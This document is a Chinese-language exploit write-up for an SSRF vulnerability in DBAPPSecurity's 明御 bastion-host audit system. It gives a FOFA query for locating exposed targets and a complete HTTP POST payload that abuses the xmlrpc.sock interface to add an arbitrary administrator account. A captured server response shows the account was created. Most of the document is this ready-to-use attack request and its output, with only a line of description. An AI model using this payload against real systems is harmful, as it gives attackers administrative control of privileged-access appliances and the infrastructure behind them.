
# A7-1安恒-明御运维审计与风险控制系统-PermissionAC

## 漏洞描述：

安恒 明御运维审计与风险控制系统 xmlrpc.sock 接口存在SSRF漏洞，通过漏洞可以添加任意用户控制堡垒机

### 网站图片：



## 网络测绘：

### fofa语法：

app="安恒信息-明御运维审计与风险控制系统"

## 漏洞复现：


payload：

```
POST /service/?unix:/../../../../var/run/rpc/xmlrpc.sock|http://test/wsrpc HTTP/1.1
Host: {{Hostname}}
Cookie: LANG=zh; DBAPPUSM=ee4bbf6c85e541bb980ad4e0fbee2f57bb15bafe20a7028af9a0b8901cf80fd3
Content-Length: 1117
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0"?>
<methodCall>
<methodName>web.user_add</methodName>
<params>
<param>
<value>
<array>
<data>
<value>
<string>admin</string>
</value>
<value>
```

```
<string>5</string>
</value>
<value>
<string>10.0.0.1</string>
</value>
</data>
</array>
</value>
</param>
<param>
<value>
<struct>
<member>
<name>uname</name>
<value>
<string>test</string>
</value>
</member>
<member>
<name>name</name>
<value>
<string>test</string>
</value>
</member>
<member>
<name>pwd</name>
<value>
<string>1qaz@3edC12345</string>
</value>
</member>
<member>
<name>authmode</name>
<value>
<string>1</string>
</value>
</member>
<member>
<name>deptid</name>
<value>
<string></string>
</value>
</member>
<member>
<name>email</name>
<value>
<string></string>
</value>
</member>
<member>
<name>mobile</name>
<value>
<string></string>
</value>
</member>
<member>
<name>comment</name>
<value>
<string></string>
</value>
</member>
<member>
<name>roleid</name>
<value>
<string>102</string>
</value>
</member>
</struct></value>
</param>
</params>
</methodCall>
```

效果图:


Request
数据包扫描
热加载
构造请求
Responses
https
1566bytes / 55ms
请输入定位响应
详情
DNS耗时:1094ms; 远端地址:6 [redacted] URL:http s://[redacted] ice/?unix:/../../../../var/run/rpc/xmlrpc.sock|http://test/wsrpc; 响应时间:55ms; 总耗时:126ms

```
POST /service/?unix:/../../../../var/run/rpc/xmlrpc.sock|http://test/wsrpc HTTP/1.1
Host: 
Cookie: LANG=zh; DBAPPUSM=ee4bbf6c85e541bb980ad4e0fbee2f57bb15bafe20a7028af9a0b8901cf80fd3
Content-Length: 1117
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0"?>
<methodCall>
<methodName>web.user_add</methodName>
<params>
<param>
```

```
HTTP/1.1 200 OK
Date: Mon, 15 May 2023 13:12:30 GMT
Server: USM/2.0 Python/3.8.8
X-Frame-Options: SAMEORIGIN
Content-type: text/xml; charset=utf-8
Vary: Accept-Encoding
Connection: close
Content-Length: 1566

<?xml version='1.0'?>
<methodResponse>
<params>
<param>
<value><string>{"info": {"comment": "", "deptid": 3, "lockts": 0, "uname": [redacted], "mtime": 1684156350, "rolename": "\u8fd0\u7ef4\u7ba1\u7406\u5458", "id": 33, "ugid": null, "aliuid": "", "last_login_time": 0, "dept": "", "ftptoken": "", "opmode": 1, "vpn_status": "", "config": {"authotp": 1, "authsms": 1, "authga": 1, "auththirdusb": 1, "authusb": 1, "authpwd": 1, "authneteaseotp": 1, "time": [[1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1]], "authpwd_radius": 1}, "email": "", "authmode": 1, "stat": 1, "pgid": null, "roleid": 102, "login_from": "", "quota": 0, "pwd_mtime": 0, "privids": 
```